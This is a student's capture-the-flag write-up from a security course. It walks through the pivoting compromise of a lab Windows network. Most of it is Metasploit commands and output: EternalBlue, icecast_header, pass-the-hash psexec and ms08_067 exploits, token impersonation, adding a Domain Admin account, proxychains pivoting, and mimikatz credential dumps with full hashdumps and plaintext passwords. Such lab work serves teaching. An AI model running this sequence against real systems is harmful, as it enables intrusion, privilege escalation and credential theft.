GWID: G33820054

Name: Sujith Dwarsala
Class: CSCI 6542
Group: 2

CTF Final Write-Up

Plan of Attack:

1. **Early Reconnaissance**
    a. **Entire Subnet:** nmap -PE -n 192.168.91.0/24
    b. **Specific Hosts (x5):** nmap -sV -T4 192.168.91.201 192.168.91.202 192.168.91.203 192.168.91.204 192.168.91.254
2. **Level 1 - Exploitation**
    a. **Possibilities:**
        i. **EternalBlue** for .91.201-204
        ii. **Icecast_header** for .91.201-204
        iii. **Hydra (password spraying)** for .91.254 (OpenSSH 6.7 protocol 2)
3. **Level 1 – Internal Foraging and Lateral Movement**
    a. **getsystem**
    b. **sysinfo**
    c. **hashdump**
    d. **use incognito**
        i. **list_tokens -u**
        ii. **impersonate_token <user_token>**
    e. **shell**
        i. **net config workstation**
        ii. **nslookup <domain> (if one exists; to get IP)**
        iii. **net share**
        iv. **dir \\<domain DNS>\C$**
        v. **net user <username> <password> /add /domain**
        vi. **net group “Domain Admins” <username> /add /domain**
4. **Level 2 - Exploitation (REQUIRES 2 TERMINALS)**
    a. **Commands, post-exploitation (Terminal 1):**
        i. **run autoroute -s 192.168.91.0/24** (run on exploited machine)
        ii. **background**
        iii. **use auxiliary/server/socks4a**
        iv. **set SRVHOST 127.0.0.1**
        v. **set SRVPORT xxxx**
        vi. **run**
    b. **Commands, post-exploitation (Terminal 2):**
        i. **nano /etc/proxychains.conf** (127.0.0.1 xxxx)
        ii. **proxychains nmap -sT -Pn -n <targetIP> --top-ports 50**

   c. **Second-Level Exploitation**
      i. **use exploit/windows/smb/psexec**
      ii. **set RHOST <reconned IP>**
      iii. **set SMBUser <level 1 hashdump user>**
      iv. **set SMBPass <level 1 hashdump pass>**
      v. **set LHOST <level 1 exploited IP>**
      vi. **exploit**
5. **Level 2 - Internal Foraging and Lateral Movement**
   a. **Identical to Level 1**

Layer 1: 172.17.17.203 → 192.168.91.0/24

Initial exploit (192.168.91.203)

- Firstly, started with eternal blue (ms17) but failed due to target os mismatch.

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.17.17.203:5678
[*] 192.168.91.203:445 - Connecting to target for exploitation.
[+] 192.168.91.203:445 - Connection established for exploitation.
[!] 192.168.91.203:445 - Target OS selected not valid for OS indicated by SMB reply
[!] 192.168.91.203:445 - Disable VerifyTarget option to proceed manually...
[-] 192.168.91.203:445 - Unable to continue with improper OS Target.
[*] Exploit completed, but no session was created.
```

Figure: 1

- Then tried icecast_header exploit with which I was able to successfully get into the system and did hashdump to get credentials and before I can proceed any further connection died.

```
msf exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 172.17.17.203:4444
[*] Sending stage (179779 bytes) to 192.168.91.203
[*] Meterpreter session 1 opened (172.17.17.203:4444 -> 192.168.91.203:1135) at 2024-12-10 19:39:45

meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:b49b7750e2f7f2bdd3da9522f2b4feb4:::
meterpreter > sysinfo
Computer        : CTF02-2K3-T03
OS              : Windows .NET Server (Build 3790, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Figure: 2

- So, now that I had the credentials from hashdump, I used psexec (ms17) to pass the hash of “Administrator” and got a stable connection. Looked in the system to find tokens but none were useful.
- Then I ran autoroute to the network (192.168.91.0/24). While my teammates were scanning the 192.168.92.0/24 network, I started looking for trophies on 91.203.

- Couldn't find any, so went to look for any other available systems on the 192.168.91.0/24 network. Found 91.1 and 91.22 using Nmap via the proxy chain created through the second terminal and scanned for port 445. (Figure: 3)

```
root@attacker-pool-kali-03:~# proxychains nmap -sT -Pn -n -p 445 192.168.91.0/24
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-10 20:02 EST
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.1:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.4:445-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.7:445-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.10:445-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.13:445-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.16:445-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.19:445-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.22:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.25:445-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.28:445-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.31:445-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.34:445-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.37:445-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.91.40:445-<--timeout
```

Figure: 3

Pivoting to 192.168.91.22

- After finding them asked my teammate to attack 91.1, I went with 91.22. Firstly, I used psexec with admin credentials but for some reason exploit didn't create a session. So, tried ms17 version of psexec which worked.

```
msf exploit(windows/smb/ms17_010_psexec) > exploit

[*] 192.168.91.22:445 - Target OS: Windows Server 2003 3790 Service Pack 1
[*] 192.168.91.22:445 - Filling barrel with fish... done
[*] 192.168.91.22:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.91.22:445 -         [*] Preparing dynamite...
[*] 192.168.91.22:445 -                 Trying stick 1 (x64)...Miss
[*] 192.168.91.22:445 -                 [*] Trying stick 2 (x86)...Boom!
[*] 192.168.91.22:445 -         [+] Successfully Leaked Transaction!
[*] 192.168.91.22:445 -         [+] Successfully caught Fish-in-a-barrel
[*] 192.168.91.22:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.91.22:445 - Reading from CONNECTION struct at: 0x852f1d48
[*] 192.168.91.22:445 - Built a write-what-where primitive...
[+] 192.168.91.22:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.91.22:445 - Selecting native target
[*] 192.168.91.22:445 - Uploading payload... epvfQhJx.exe
[*] 192.168.91.22:445 - Created \epvfQhJx.exe...
[+] 192.168.91.22:445 - Service started successfully...
[*] 192.168.91.22:445 - Deleting \epvfQhJx.exe...
[*] Started bind TCP handler against 192.168.91.22:4455
[*] Sending stage (179779 bytes) to 192.168.91.22
[*] Meterpreter session 3 opened (172.17.17.203-192.168.91.203:0 -> 192.168.91.22:4455) at 2024-12-10 20:25:05 -0500
```

Figure: 4

- Here found "jeffrey" token. Using incognito, impersonated as Jeffrey created a shell and add a new admin user "sujit" with password "MAGno5678".

```
Delegation Tokens Available
========================================
MEDINASOD\jeffrey
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

```
C:\WINDOWS\system32>Net user sujit MAGno5678 /add /domain
Net user sujit MAGno5678 /add /domain
The request will be processed at a domain controller for domain MedinaSod.tiwaz.net.

The command completed successfully.


C:\WINDOWS\system32>Net group "Domain Admins" sujit /add /domain
Net group "Domain Admins" sujit /add /domain
The request will be processed at a domain controller for domain MedinaSod.tiwaz.net.

The command completed successfully.
```

Figure: 5

- Now that I had access to the "MEDINASOD" server, Looked through the system to find any useful information.

```
Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 192.168.92.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 192.168.91.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

```
msf post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.91.0       255.255.255.0      Session 2
   192.168.92.0       255.255.255.0      Session 3
```

Figure: 6

- Then after looking into the network 91.22 is also connected to 192.168.92.0/24 network so I created autoroute to the network. (Figure: 6)
- And using inbuild extension "Kiwi" found Jeffrey password which is"*SecureString5*" .

```
msf post(windows/gather/arp_scanner) > run

[*] Running module against CTF02-2K3-INT02
[*] ARP Scanning 192.168.92.0/24
[+]     IP: 192.168.92.1 MAC 00:50:56:80:af:6d (VMware, Inc.)
[+]     IP: 192.168.92.22 MAC 00:50:56:bd:7d:2e (VMware, Inc.)
[+]     IP: 192.168.92.21 MAC 00:50:56:bd:0d:ff (VMware, Inc.)
[+]     IP: 192.168.92.32 MAC 00:50:56:80:a9:79 (VMware, Inc.)
[+]     IP: 192.168.92.31 MAC 00:50:56:80:ea:ba (VMware, Inc.)
[+]     IP: 192.168.92.135 MAC 00:50:56:80:60:6b (VMware, Inc.)
[+]     IP: 192.168.92.204 MAC 00:50:56:bd:58:b5 (VMware, Inc.)
[+]     IP: 192.168.92.203 MAC 00:50:56:bd:07:5e (VMware, Inc.)
[+]     IP: 192.168.92.202 MAC 00:50:56:bd:83:da (VMware, Inc.)
[+]     IP: 192.168.92.201 MAC 00:50:56:bd:da:4c (VMware, Inc.)
[*] Post module execution completed
```

Figure: 7

- Now that we have access to .92 network did a arp scan using msfconsole build-in cmd (arp_scanner) because the proxy chain is causing some errors.

Layer 2: 192.168.91.22 → 192.168.92.0/24

Initial exploit (192.168.92.32)

- After finding the systems on 92 network. Using my admin credentials I created before "sujit" and psexec and payload as bind tcp got into the 198.168.92.32.

```
msf exploit(windows/smb/psexec) > run

[*] 192.168.92.32:445 - Connecting to the server...
[*] 192.168.92.32:445 - Authenticating to 192.168.92.32:445|MEDINASOD as user 'jeffrey'...
[*] 192.168.92.32:445 - Selecting PowerShell target
[*] 192.168.92.32:445 - Executing the payload...
[+] 192.168.92.32:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 192.168.92.32:5670
[*] Sending stage (179779 bytes) to 192.168.92.32
[*] Meterpreter session 6 opened (172.17.17.203-_1_-192.168.91.203:0 -> 192.168.92.32:5670) at 2024-12-10 21:21:32 -0500

meterpreter > sysinfo
Computer        : WIN2012-T02
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64
System Language : en_US
Domain          : MEDINASOD
Logged On Users : 5
Meterpreter     : x86/windows
```

Figure: 8

- After the session is created looked into the sysinfo and found that system is x64 and payload is x86. Because of the mismatch I won't be able to run hashdump and other cmd's. To change the meterpreter architecture I used the x64 version of the payload "windows/x64/meterpreter/bind_tcp" and this time I used 92.31 system and got in.

```
[*] Meterpreter session 9 opened (172.17.17.203-_1_-192.168.91.203:0 -> 192.168.92.31:5671) at 2024-12-10 21:24:03 -0500

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker_michael:1002:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
LocalAdmin:1001:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
```

Figure: 9

- After getting hashdump looked to find for any trophies and found a file that says hashdump is the trophy. Also, the system did not have any impersonation tokens, It had Window Manager\DWM-1 after impersonating it I couldn't find anything new. Used kiwi to look for secretes and passwords but couldn't find any either.
- Opened a route to 192.168.93.0/24 network as the system is also connected to 93 network as 192.168.93.31.

```
meterpreter > use kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.1.1 20180925 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username      Domain     NTLM                              SHA1
--------      ------     ----                              ----
WIN2012-T01$  MEDINASOD  6899faab02782ab5cdacbd55c2ba3a1f  71ce956c8c2307d6331cdc12b3696f8cc62eb83e
jeffrey       MEDINASOD  7d887c879bcda0dcf2268fdc82260197  9f0060b27fde0cdf47954152daf87b7fb833ceba
```

```
Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.93.31
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.92.31
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.{6785DFEC-9529-4FA2-A183-C86E98DAEEA5}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{0A7A1F6D-9084-475B-AD8D-2ABCCC0EC40E}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Figure: 10

Pivoting to 192.168.92.1

- Used same creds I used for 92.31 to get into 92.1 and found a trophy (hashdump).

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dd059b37e10d26421d8bff3553da8eb:::
thedude:1104:aad3b435b51404eeaad3b435b51404ee:f5267f7b1a35fcf8d1849f1b77c8ac09:::
walter:1105:aad3b435b51404eeaad3b435b51404ee:81c09cf650e15f12ccfc40f570f182c9:::
donnie:1106:aad3b435b51404eeaad3b435b51404ee:9dabeee457ebf93f093804a0e4dc8713:::
bunny:1107:aad3b435b51404eeaad3b435b51404ee:02585b2d3e4a20af3156fd4c6439276b:::
jeffrey:1108:aad3b435b51404eeaad3b435b51404ee:7d887c879bcda0dcf2268fdc82260197:::
larry:1109:aad3b435b51404eeaad3b435b51404ee:b33cfdfbdc495c91b08a86c500c54bdf:::
jackie:1110:aad3b435b51404eeaad3b435b51404ee:e1b905567113d6fba33229cb8628ff98:::
kieffer:1116:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
widgeteer:1121:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
SUPPORT_398414sa1:1129:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
kisday:1132:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
sandman:1133:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
student:1135:aad3b435b51404eeaad3b435b51404ee:2b391dfc6690cc38547d74b8bd8a5b49:::
elbarto:1137:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
mnorris8:1138:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
lucy:1142:aad3b435b51404eeaad3b435b51404ee:7855301a3a018f580a40ffb32009c6dc:::
hackerMatt2021:1144:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hackerMatt2023:1604:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hacker1:1607:aad3b435b51404eeaad3b435b51404ee:b9a134b2f9c362532ee634fcc6a95eac:::
hackerGroup1:1610:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hackerMatt2022:1611:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hackerelena:1612:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hackerlance:1613:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hackeraustin:1614:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
byungseo:1615:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
jdoe2023:1619:aad3b435b51404eeaad3b435b51404ee:d1814f13ed3505a3a1c1d2a2d760215a:::
hackergeorge:1620:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
sam:1622:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
Johny1:1623:aad3b435b51404eeaad3b435b51404ee:89551acff8895768e489bb3054af94fd:::
johny2:1624:aad3b435b51404eeaad3b435b51404ee:89551acff8895768e489bb3054af94fd:::
hackerMatt2024:1625:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
ark:1627:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
student2:1628:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hrt:1629:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hackerDella2024:1631:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hackerMatt2024-2:1632:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
pkab:1633:aad3b435b51404eeaad3b435b51404ee:02c7f25ebe7bfbc0075ac3bf8a837a52:::
GROUP1_CTF:1634:aad3b435b51404eeaad3b435b51404ee:02c7f25ebe7bfbc0075ac3bf8a837a52:::
sujit:1635:aad3b435b51404eeaad3b435b51404ee:a1cc122ee6c65789beb37bb1cedadbee:::
dango:1636:aad3b435b51404eeaad3b435b51404ee:511f1bc1c615531839ed63120e3d1263:::
darthVader:1638:aad3b435b51404eeaad3b435b51404ee:7efad8a426a3668a339f9462af0ca311:::
wreaperz:1639:aad3b435b51404eeaad3b435b51404ee:7d77bb15b0ade47e7ee6530933ba967f:::
Shahin_Group1:1640:aad3b435b51404eeaad3b435b51404ee:c7c48c9f8c4890f322545ce446236ebb:::
MEDINASODAD$:1001:aad3b435b51404eeaad3b435b51404ee:e3113c6db4828e62588865bbc6c26075:::
CTF02-2K3-INT02$:1112:aad3b435b51404eeaad3b435b51404ee:ec276746001c06be3130128896ef4129:::
CTF02-2K3-INT01$:1113:aad3b435b51404eeaad3b435b51404ee:23275bacf7bd9e23141bb7c3d29bfe08:::
WIN2012-T01$:1114:aad3b435b51404eeaad3b435b51404ee:6899faab02782ab5cdacbd55c2ba3a1f:::
WIN2012-T02$:1115:aad3b435b51404eeaad3b435b51404ee:c5f8372309aa27c4bb0db58208dd6285:::
WIDGETEER$:1122:aad3b435b51404eeaad3b435b51404ee:16b64c1d607e04f756cfd8a0f9fecab2:::
SMB-SERVER$:1139:aad3b435b51404eeaad3b435b51404ee:2c340bd8414b7dcbee54bc45db1370a2:::
```

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:50:56:80:af:6d
MTU          : 1500
IPv4 Address : 192.168.92.1
IPv4 Netmask : 255.255.255.0


Interface 13
============
Name         : Intel(R) 82574L Gigabit Network Connection #2
Hardware MAC : 00:50:56:80:d8:3d
MTU          : 1500
IPv4 Address : 192.168.91.1
IPv4 Netmask : 255.255.255.0


Interface 14
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:5c01
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 15
============
Name         : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:5b01
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Figure: 11

- Found nothing useful. No new impersonation token found. And no new secretes. While my teammate tried to get into 92.135, I started scanning the new 192.168.93.0/24 network.

Layer 3: 192.168.92.32 → 192.168.93.0/24

Initial exploit (192.168.93.100)

- Firstly, started with network scan and found there are 93.100, 93.101 and 93.225. Assumed 255 maybe the server so started with 93.100.

```
msf post(windows/gather/arp_scanner) > run

[*] Running module against WIN2012-T01
[*] ARP Scanning 192.168.93.0/24
[+]     IP: 192.168.93.31 MAC 00:50:56:80:31:c2 (VMware, Inc.)
[+]     IP: 192.168.93.32 MAC 00:50:56:80:b7:4a (VMware, Inc.)
[+]     IP: 192.168.93.100 MAC 00:50:56:80:8d:18 (VMware, Inc.)
[+]     IP: 192.168.93.101 MAC 00:50:56:80:55:17 (VMware, Inc.)
[+]     IP: 192.168.93.255 MAC 00:50:56:80:31:c2 (VMware, Inc.)
[*] Post module execution completed
```

Figure: 12

- After few failed attempts with different credentials using psexec, ms17_010_psexec and ms17_010_eternalblue. As it shows OS mismatch error, tried smb_version scan and found its running 2003 SP1 build: 3790 which is a very old microsoft build.

```
msf auxiliary(scanner/smb/smb_version) > run

[+] 192.168.93.100:445    - Host is running Windows 2003 SP1 (build:3790) (name:VICTIM-HTTP) (domain:WIDGET-CORP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure: 13

- This version is vulnerable to ms08_067_netapi exploit. So used this as the exploit with bind tcp payload, was successfully able to get into the system.

```
msf exploit(windows/smb/ms08_067_netapi) > run

[*] 192.168.93.100:445 - Automatically detecting the target...
[*] 192.168.93.100:445 - Fingerprint: Windows 2003 - Service Pack 1 - lang:Unknown
[*] 192.168.93.100:445 - We could not detect the language pack, defaulting to English
[*] 192.168.93.100:445 - Selected Target: Windows 2003 SP1 English (NX)
[*] 192.168.93.100:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.93.100:4444
[*] Sending stage (179779 bytes) to 192.168.93.100
[*] Meterpreter session 10 opened (172.17.17.203-_2_-192.168.91.203:0 -> 192.168.93.100:4444) at 2024-12-10 22:15:20 -0500

meterpreter > sysinfo
Computer        : VICTIM-HTTP
OS              : Windows .NET Server (Build 3790, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WIDGET-CORP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
ASPNET:1007:a86d356882ea7ac7a1b5f9ee890fd1a2:4fa77922fdfcc562d65ea8c59e7c9d5d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_CS-GZ6LIGZ2G1N8:1003:9bfca0e4a6d4aab8f9e30156abde1ad9:380e60024948ef5aa365b1b9414f7097:::
IWAM_CS-GZ6LIGZ2G1N8:1004:82c494eefa43d0017e70fdfbc018746e:a7647ced86326bb6a4b11a3f34ebc610:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:b49b7750e2f7f2bdd3da9522f2b4feb4:::
meterpreter > use incognito
Loading extension incognito...Success.
```

Figure: 14

- After getting into the system got the hashdump and using incognito saw available tokens and found a new token “VICTIM-HTTP\Administrator” before I could impersonate the token connection died.

GWID: G33820054

```
Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VICTIM-HTTP\Administrator

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
[*] 192.168.93.100 - Meterpreter session 10 closed.  Reason: Died
```

Figure: 15

- Tried to get it back, didn't work. Tried to get on 93.101 same issue couldn't get on and smb services stopped responding on port 445.
- So, looked into other available ports on the 93.100. Found port 80,135,139,1025 and 1027 apart from 445. Looked into possible exploits that could compromise the system via http.


```
msf auxiliary(scanner/portscan/tcp) > run

[+] 192.168.93.100:       - 192.168.93.100:80 - TCP OPEN
[+] 192.168.93.100:       - 192.168.93.100:135 - TCP OPEN
[+] 192.168.93.100:       - 192.168.93.100:139 - TCP OPEN
[+] 192.168.93.100:       - 192.168.93.100:445 - TCP OPEN
[+] 192.168.93.100:       - 192.168.93.100:1025 - TCP OPEN
[+] 192.168.93.100:       - 192.168.93.100:1027 - TCP OPEN
^C[*] Caught interrupt from the console...
```

```
PORT     STATE    SERVICE
80/tcp   filtered http
1025/tcp filtered NFS-or-IIS
1027/tcp filtered IIS
```

Figure: 16

- Before I could find a way to build an exploit, time for the lab has runout. Didn't get through to 93.255. Didn't use the available new token or search the 93.100 for trophies due to the error.


Flow Diagram:



= Same system connected to /present in different layers

**This diagram does not include all the systems discovered or present in the network/layer. It only includes significantly used ones from above to paint picture.

GWID: G33820054



Task breakdown:

- Initial plan of the group is that all 3 members will try to get into a different system from 192.168.91.201 to 204. After that, main goal is to reach end as soon as possible before looking for trophies as more people try to exploit same system, there is high probability of multiple crashes and delays to further proceed.
- Roles: Caleb Carpenter and Danillo Miqui took lead in exploiting, I also helped in exploiting but simultaneously did network scanning and looked into hashdump and files for trophies. As I found them, I also instructed group members to capture a screenshot of it for their final write-up.

What were the vulnerabilies you exploited to create your path through the network?

- **icecast_header:** By exploiting a buffer overflow vulnerability present in the Icecast server used on system 192.168.91.203.
- **psexec and psexec_ms17:** Used to authenticate and gain further access using "administrator" hash and others obtained from the hash dumps on 192.168.91.22, 91.1 and 92.31.
- **impersonation tokens:** using incognito extension impersonated as other available token users to escalate privileges and create admin user "sujit" on MEDINASOD server using "Jeffrey" token on 192.168.91.22.
- **ms08_067_netapi:** By exploiting remote code executing through a windows server service vulnerability on 192.168.93.100.

How would you detect and remediate these vulnerabilities in a real network?
How would you detect the use of these vulnerabilies in a real network?

- **For detection/use:**
  - Implementing monitoring tools like SIEM systems and network traffic scanners for unusual activity, including unexpected file transfers.
